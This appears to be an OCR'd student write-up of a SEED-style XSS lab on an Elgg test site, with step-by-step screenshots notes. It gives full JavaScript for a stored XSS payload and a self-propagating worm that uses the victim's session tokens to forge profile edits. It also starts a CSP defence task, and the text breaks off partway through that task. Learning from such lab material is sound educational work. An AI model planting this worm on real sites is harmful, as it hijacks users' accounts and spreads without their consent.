
```
<script type="text/javascript">
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&briefdescription=Samy Is My Hero.";

//Construct the content of your url.
var content= token + ts + userName + desc + guid;
```

Public

Brief description

Public

- Now log in as Alice, you will see there is nothing in her description.
- Visit Samy's Profile and then check Alice's Profile again.




Alice

Brief description


Samy Is My Hero.

Question : Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

- The line checks if the person who is viewing Samy's profile is not Samy himself. If it is Samy then Attack will not work.
- Now if we remove the line, Samy's own profile will also be updated.



```
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
```




Brief description
Samy Is My Hero.

About me

Task-06

Writing a Self-Propagating XSS Worm⚓

- Logged in as Samy
- Edit Samy's profile and capture the request.




POST http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------49633828336814064502361164766
Content-Length: 2963
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=1tc6n681lih4nm4ginn8o69ifg
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=GKpQRGAg3lR81Xg-t8A4tA&__elgg_ts=1701612570&name=Samy&description=&accesslevel[description]=2&b
```

- Write the script in "**About me**".

```
<script type="text/javascript" id="worm">
window.onload = function(){

var headerTag = "<script id=\"worm\"  type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&briefdescription=Samy Is My Hero." + wormCode;
desc += "&accesslevel[briefdescription]=2 ";

//Construct the content of your url.
var content= token + ts + userName + desc + guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);
}
}
</script>
```



Edit profile

Display name: Samy

About me


```
<script type="text/javascript" id="worm">
window.onload = function(){

var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
var jsCode = document.getElementById("worm").innerHTML; ②
var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName="&name="+elgg.session.user.name;
```

Public


Brief description

Public

- Now login as Alice, and open Profile.




- Now open Samy's profile and view Alice's Profile again and you will see changes.




Brief description
Samy Is My Hero.

- Then login as someone else and open their Profile.



- Now open Alice's profile and you will see changes in the user's profile.



Brief description


Samy Is My Hero.

- This means the code in Samy's profile is a worm and is self propagating.

Task-07

Defeating XSS Attacks Using CSP

- Describe and explain your observations when you visit these websites.



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK


3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

